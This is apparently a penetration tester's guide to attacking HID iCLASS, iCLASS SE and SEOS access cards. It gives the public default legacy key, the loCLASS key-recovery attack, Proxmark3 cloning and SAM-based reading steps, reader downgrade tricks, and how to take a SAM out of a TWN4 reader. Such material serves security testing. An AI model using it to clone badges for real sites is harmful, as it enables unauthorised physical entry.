HID iCLASS
iCLASS is HID's 13.56MHz smartcard family, and "iCLASS" covers a few different technologies, each with varying security. This article will walk through identification and vulnerabilities in each one.
Introduction
iCLASS broadly covers the below card technologies:
- iCLASS - Sometimes referred to as iCLASS legacy or standard.
- iCLASS SE - A newer platform built on a Secure Identity Object (SIO) with AES, much stronger than legacy.
- SEOS - The most modern, and strongest security of the three.
iCLASS Legacy / Standard
Similarly to MIFARE Classic, iCLASS legacy is relatively old and has been subject to a lot of security testing over the years. As a result, its cryptography has been broken.
iCLASS legacy protects its application data (and the contained PACS data) with a proprietary 64-bit stream cipher, and derives the per-card key by diversifying a single master key against the card's CSN. Both the cipher and the diversification were reverse engineered and published - first by Milosch Meriac in his 2010 "Heart of Darkness" talk, and then comprehensively by Garcia et al. in "Dismantling iCLASS and iCLASS Elite" (ESORICS 2012), which set out six separate weaknesses.
Thanks to their hard work, a card's key is recoverable directly; the standard attack needs just one authentication to a legitimate reader plus around 222 queries to the card. The encrypted PACS data on blocks 6-9 is then readable, and from here replication is straightforward, but depends on the keying.
Keying
Whether a legacy site is trivial or a pain to clone comes down to how it is keyed. The application data on the card is protected by a master key, and HID uses one of two schemes.
Standard Keying
With standard keying the card's application is protected by HID's default master key. Every standard-keyed iCLASS card on the planet shares that same key, and it has been public for years (the debit key AE A6 84 A6 DA B2 32 78). Anyone with a proxmark3 (the key is bundled in the firmware) can read and decrypt the PACS data and write it to a blank card.
Custom / Elite Keying
Elite keying (also called High Security mode or custom-keyed) swaps the shared key for a master key unique to the site, with the per-card keys diversified from it. The public standard key now gets you nowhere, so you cannot read the secured blocks or make a working clone without the site's own key.
Custom keying makes cloning harder, because a standard attack relies on already knowing the key. This however does not make the credential more secure; the loCLASS attack can be leveraged to obtain the master key to support subsequent cloning attacks.
loCLASS Attack
The loCLASS attack aims to retrieve a custom master key to assist in further attacks against iCLASS credentials. The attack involves presenting a series of calculated iCLASS CSNs to an active reader, and recording the reader's MAC responses to disk. Once enough MAC responses have been collected (typically 15) the responses can be subject to an offline brute-force attack.
Exploitation
The proxmark3 can be primed with the following command:
Once the proxmark3 detects a reader, the attack will commence:
As indicated in the command output, the produced iclass_mac_attack.bin file contains the MAC responses from the reader. We can now take this file offline and perform the rest of the attack, by brute-forcing the MACs to obtain the master key:
Using this key within the proxmark means loading it into a key slot with hf iclass managekeys. We load the standard format of the recovered key, as that is the form the proxmark diversifies when we pass --elite:
We can then reference this key when encoding or emulating with --ki 7. Because it is an Elite (custom) key, we also pass --elite, which tells the proxmark to apply the Elite diversification when deriving the per-card key.
Cloning
Standard-Keyed Cloning
With a standard-keyed target the key is already public, so cloning is just a read and a write - dump the card, then encode the PACS data onto a blank iCLASS card.
We have now extracted the card's memory to hf-iclass-F07CF917FEFF12E0-dump.bin, but the credential blocks are still encrypted. iCLASS encrypts the PACS blocks with a global HID 3DES key, and that key has itself leaked - the proxmark ships it as iclass_decryptionkey.bin and applies it automatically. So decryption is a second, separate break from recovering the authentication key: one got us the raw blocks, this one turns them back into PACS data. The proxmark then matches the decrypted bitstream against its database of known credential formats:
From the output we can see that it successfully matched the 26 bit stream to HID H10301, and has neatly provided the facility code and card number (our PACS data). We can now write this PACS data to a standard-keyed iCLASS card (or any iCLASS card we hold the master key for).
Custom-Keyed Cloning
This is what a failed read looks like on a custom-keyed card:
To attack this card we need to recover the key with the loCLASS attack as described earlier. First we load it into a spare key slot - I'm using slot 7 but you can use any (0 is HID's standard key by default).
Dumping, decryption and encoding are the exact same process, except when dumping we now need to reference our discovered key with --ki 7 and --elite.
We can then decrypt the PACS data exactly the same as before:
Reader & Door Controller Configuration
Everything we have spoken about regarding iCLASS attacks the credential itself, but this is only really half of the whole picture. A reader and a door controller sit behind it, and their configuration often decides whether any of the crypto matters at all.
The thing to understand is where the access decision is actually made within the system. The reader talks to the card, authenticates, pulls the PACS data out of the secured blocks, then hands the credential (a facility code and card number) to the door controller (9 times out of ten over the Wiegand protocol). The door controller looks that number up in its database and decides whether to grant access. It has no idea what kind of card produced the number - the only context it is given is the PACS data. So if a reader accepts SEOS (13.56MHz), iCLASS SE (13.56MHz), iCLASS legacy (13.56MHz) and HID Prox (125kHz), guess what? We can write the PACS data to any of these card families and they will work.
Legacy Fallback and Downgrade
Picture this: You are a site administrator of 500 employees. After a disastrous physical penetration test against your site, you have been allocated some cash to upgrade from the current 125kHz HID prox setup to a sparkly new HID SEOS system. Sounds great, right? The excitement dissipates when you slowly come to the realisation that after installing the new readers, YOU are responsible for re-issuing 500 employee badges over a weekend.
A HID salesperson settles your woes by showing you an easier way; the multiCLASS reader. This reader supports HID prox, AND the sparkly new SEOS. So you purchase these new readers, install them in an afternoon, and sigh a sigh of relief. You can now re-issue new SEOS cards gradually over the coming months, and people still stuck with the HID prox credentials don't suffer any consequences. When the migration is done, you will definitely turn off support for HID prox on all of the readers, right? When is the migration due to be done anyway? A few months later, you are still questioning whether anyone actually uses HID prox anymore. Probably should have kept track of that...
This exact scenario is incredibly common, and very much exploitable. When testing these systems we should always follow the path of least resistance - why would I bother cloning an iCLASS SE credential to another iCLASS SE card, when I can just cram the PACS data into a HID Prox card and call it a day? It is therefore important to do your homework on what the readers accept. You can do this quite easily by presenting different card types to the reader and observing the reaction (ie; no response usually means the technology isn't supported, but a red rejection beep may indicate it is).
iCLASS SE and SEOS wrap their PACS inside a signed and encrypted container called a Secure Identity Object, or SIO. A properly configured reader validates it, however similar to the above, if the reader has the legacy data model still enabled, the SIO sits there untouched while the reader happily accepts the insecure version of the same credential. This is another form of the downgrade attack.
CSN-only Mode
The laziest misconfiguration is CSN-only mode. A reader can be set to simply output the card's serial number (block 0) as the credential, and the CSN is readable by anything - no key, no decryption, nothing to break. On a site like that there is no point touching the keying at all; you read the CSN off the target's card and write it to one that emits the same serial. If you can read block 0, you can clone the "credential".
iCLASS SE
iCLASS SE dropped in 2011 and is the generation most sites run today. SE credentials carry their PACS inside an SIO and they are frequently issued as dual-technology cards that also hold a legacy iCLASS application for backwards compatibility. It is always worth checking for that legacy app first, because if it is present you are straight back on the familiar ground of the sections above.
In general, SE is a bit of a step up from legacy. The SIO is an AES-128 signed and encrypted container, and the card and reader run a mutual authentication with a diversified session key for every transaction, so the usual replay and man-in-the-middle tricks do not get you far. There is no public break of the SIO crypto the way there is for legacy. Its weaknesses are therefore not in the maths but in the ecosystem around it, and there are two.
The first is the downgrade path covered above; an SE reader left in migration mode or an SE card still carrying a legacy app hands you a far softer target that resolves to the same PACS.
The second is key extraction from the readers themselves. At DEF CON 32 in 2024, Javadi, Levy and Draffen presented seven years of work reverse engineering the SE chain of trust and recovering cryptographic key material straight out of the readers' secure elements, including HID's standard SE and SEOS keys. This enabled reading standard-keyed SE credentials.
SAM Modules
Keep that second weakness in mind, because the keys that protect SE and SEOS never live in the reader's software - they sit in a dedicated physical chip called a SAM (Secure Access Module). That chip will happily do its job no matter the hardware. Prising the raw keys out, as the DEF CON 32 team did, is one way to benefit from this; simply getting hold of a SAM and using it exactly as intended is the far easier one.
A SAM is a small smartcard chip, usually in the same ID-000 form factor as a cut-down SIM. It stores HID's keys and performs the SE/SIO authentication and decryption itself, so the reader never has to touch the keys directly - it just asks the SAM to do the secure part. It is the trusted black box that makes the reader's side of the mutual authentication work.
That black box is just as useful to us. If you can get hold of a SAM provisioned with the right keys, you can make it do the work; present an SE or SEOS credential, let the SAM run the authentication and validate the SIO, and read the PACS straight back out without ever knowing the raw keys.
Harvesting a SAM from a TWN4
The easiest source is an off-the-shelf reader. Elatec's TWN4 MultiTech readers are usually marketed for configuring printers with access cards. They carry two SAM sockets, and the HID iCLASS SE variants ship with a genuine HID SE processor SAM fitted in one of them to give the reader its SE/SEOS support. These are sold openly online for not much money, and the SAM chip itself can be extracted easily without having to do any desoldering. If you are on the hunt for one, they are often rebadged under different printer brands (PaperCut, Kyocera, etc) - just make sure you pick one that has a serial/part number ending in "PI", because this is the SE/SEOS support variant. Just search eBay for TWN4s and you will find one.

Driving it from a Proxmark3 RDV4
The Proxmark3 RDV4 has a SIM/SAM slot of its own. Seat the harvested SAM in that slot and the proxmark can use it. The SAM handles the SE/SIO crypto, and the proxmark reads the decrypted PACS off a standard-keyed SE or SEOS card. From there the facility code and card number are yours to clone onto another credential or emulate, just like anything we pulled earlier.
Cloning
Standard Key
A standard-keyed SE credential is one issued under HID's default SIO keys, which the DEF CON 32 work put within reach. As with SEOS you read the PACS rather than write a fresh SE card, and the quickest win on a standard-keyed site is often a legacy companion application or a reader in migration mode, dropping you back onto the straightforward legacy clone.
Here is an example of reading an SE credential with a SAM module. hf iclass info reads the CSN and config without any key and fingerprints the credential as iCLASS SE:
The legacy standard key gets us nowhere because an SE credential does not use it:
With the harvested SAM seated in the RDV4's slot, smart info confirms the proxmark can see it. Note it identifies itself as an iCLASS SE SIO processor:
With the card on the antenna and the SAM in the slot, hf iclass sam hands the card session to the SAM, lets it run the SE authentication and validate the SIO, and extracts the PACS. The -d a005a103800104 argument is the request for the PACS data, and -p fakes the e-purse update so we leave the card untouched:
Custom Key
A custom (Elite) SE deployment uses keys unique to the customer, provisioned through HID's key management. The standard-key extraction does not touch these, so a custom-keyed SE credential has no shortcut. Cloning it requires obtaining that specific customer's keys, which realistically means pulling them out of one of their own readers rather than anything you do to the card. This configuration is pretty solid as long as legacy credentials are not supported by the readers.
SEOS
Despite the name, SEOS is not really iCLASS at all. It is a separate, credential-agnostic technology with its own applet and data model, distinct from both legacy iCLASS and iCLASS SE. HID originally brought it to market as "iCLASS Seos", which is why it still gets grouped with the other two, but under the hood it shares very little with them.
It is also the strongest of the three by design: AES-128, standards-based secure messaging, per-session diversified keys and the tightest key management HID offer. There is no practical attack on the credential's crypto, and short of a stolen keyset it will not clone off a quick read.
SEOS keeps its credential in an ADF (Application Dedicated File), and the proxmark can write one with hf seos write. The catch is that it needs the ADF's keys and a card that will accept the write, such as a blank or configurable SEOS card. This is a far higher bar than dropping a legacy PACS onto a cheap blank iCLASS card. So in the field the realistic path is still to read the PACS with a SAM and downgrade onto a weaker credential the reader accepts. A custom-keyed SEOS card you cannot even read without the site's own keys.
One thing worth mentioning on SEOS - the read distance capability is much shorter than the iCLASS/iCLASS SE variants.
Cloning
Standard Key
Reading a standard-keyed SEOS is the same SAM trick as SE, just with the hf seos verb. As above, this recovers the PACS; a straight SEOS-to-SEOS clone would need the write keys and a writable card, so in practice the PACS is used via downgrade.
Custom Key
Custom-keyed SEOS is the end of the road for straightforward cloning. The keys are specific to the deployment, so there is no card-side attack - you are back to extracting keys from a reader or finding a legacy or misconfiguration path elsewhere on the estate.
Conclusion
The long and short of it:
- iCLASS standard/legacy is broken. If you can't read it, you need to use the loclass attack to derive custom keys from the readers.
- iCLASS SE is slightly better. With standard keys you can still read them provided you have a SAM module or a genuine HID reader, but custom keys not so much.
- SEOS is near enough the same; standard-keyed credentials can be read but with custom-keyed credentials it is not practical.
- Any multi-technology (multiCLASS) reader configured for legacy support can be leveraged for cloning a higher security credential to a lower one.
References
Dismantling iCLASS and iCLASS Elite (Garcia, de Koning Gans, Verdult, Meriac - ESORICS 2012)Heart of Darkness - exploring the uncharted backwaters of HID iCLASS security (Meriac, 27C3 2010)
High Intensity Deconstruction: Chronicles of a Cryptographic Heist (Javadi, Levy, Draffen - DEF CON 32, 2024)
Proxmark3 (RFID Research Group / Iceman firmware)